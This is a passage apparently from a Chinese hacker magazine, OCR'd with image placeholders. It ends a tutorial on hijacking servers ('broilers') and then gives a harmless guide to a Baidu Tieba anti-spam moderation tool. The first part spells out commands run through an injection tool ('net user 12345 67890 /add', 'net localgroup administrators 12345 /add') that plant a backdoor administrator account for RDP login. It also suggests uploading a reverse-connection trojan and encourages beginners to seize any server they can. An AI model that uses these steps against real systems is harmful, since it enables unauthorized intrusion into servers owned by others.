


图 3

接着执行 **ipconfig -all** 命令，发现有外网的 IP 地址，有可能这台主机不是处在内网中的。来验证一下，我 ping 了一下该网站的域名，发现和执行 **ipconfig -all** 命令后显示的 IP 地址一致，基本上可以断定 WEB 服务器和数据库在同一台主机上，如图 4。




图 4




图 5

试着使用远程桌面连接程序进行连接（点击“开始”—“所有程序”—“附件”—“通讯”—“远程桌面连接”），居然出来了登录界面，我们马上在 HDSI 里分别执行 **net user 12345 67890 /add**、**net localgroup administrators 12345 /add**，建立一个用户名为 12345，密码为 67890 的管理员权限的用户，然后在 3389 登录界面输入新添加的这个帐号和密码，就可以登录成功了，如图 5。来看一下该服务器的配置，呵呵，今天发了，居然是一台拥有 8 个 CPU，2G 内存的大肥鸡，如图 6。

可以说这次是比较幸运的，对方开启了远程终端服务，如果对方没有开启远程终端服务，或是开启了但由于别的原因（比如处在内网、有安全策略限制、有防火墙限制等）不能直接远程登录时，可以考虑上传反弹木马，照样可以控制服务器肉鸡。由于操作比较复杂，在这里就不细说了。我们的目标不是抓指定的服务器来做肉鸡，而只是要抓到服务器肉鸡，如果这台不能远程终端登录，就再换下一台，肯定其中有能够登录的。

本文只适合刚刚入门的菜鸟朋友观看，希望每个还不会抓服务器肉鸡的朋友都能使用这种方法抓到自己的服务器肉鸡，以此来提高自己的自信心。另外再强调一下，抓到肉鸡看看就可以了，可千万不要搞破坏哟。

（本文所涉及到的挖掘鸡 v4.5 和 HDSI 已收录到光盘中）





图 6



百度贴吧防御战

梁天爽

今年的百度贴吧总是充满了火药味，先是杨丞琳的贴吧遭网友爆吧组织群爆，使网民们注意到了爆吧组织的存在，也注意到了发生在百度贴吧的新的战争；接着《南方都市》报道了“日本文化吧”屡遭爱国网友爆，这下爆吧组织更加出名，各大爆吧组织迅速崛起，许多网民也相继加入了各大爆吧组织，壮大了爆吧组织的实力，目前百度几乎天天都在进行着爆吧的战争。

如果各位小菜中有哪位是贴吧吧主，那可要小心了，大的爆吧组织一分钟就可以爆一页垃圾贴，你手动删的过来吗？所以，我给大家介绍一款反爆吧的小工具——“贴吧守护者”。使用这款小工具可以轻松删除恶意主题、恶意回帖/挖坟，还可以自动封号，但前提是你需要有吧主（或者小吧主）权限。

首先使用吧主身份来登录百度，然后运行贴吧守护者，使用吧主身份进行登录，输入你的帐号和密码，点击“登陆帐号”，系统将会自动登录（图 1）。在系统显示登录成功后，就可以进行删帖等贴吧维护操作了。删除帖子的方法是使用鼠标像选择普通文本那样选择要删除的主题，拖蓝选中后，单击鼠标右键，在弹出的菜单中选择“复制”（图 2）。

此时贴吧守护者会自动侦测到你选择的帖子，并弹出一个操作窗口。在操作窗口里的贴子前打勾以确定要处理的贴子（图 3）。在左下角的“选择发帖人”窗口打勾，选中的贴子才会被删除，工具会自动搜索这些人发的贴子并删除掉。

在中间的“封锁发帖人”窗口中打勾，确定要封的作者，在




图 1



图 2




图 3




图 5




图 4

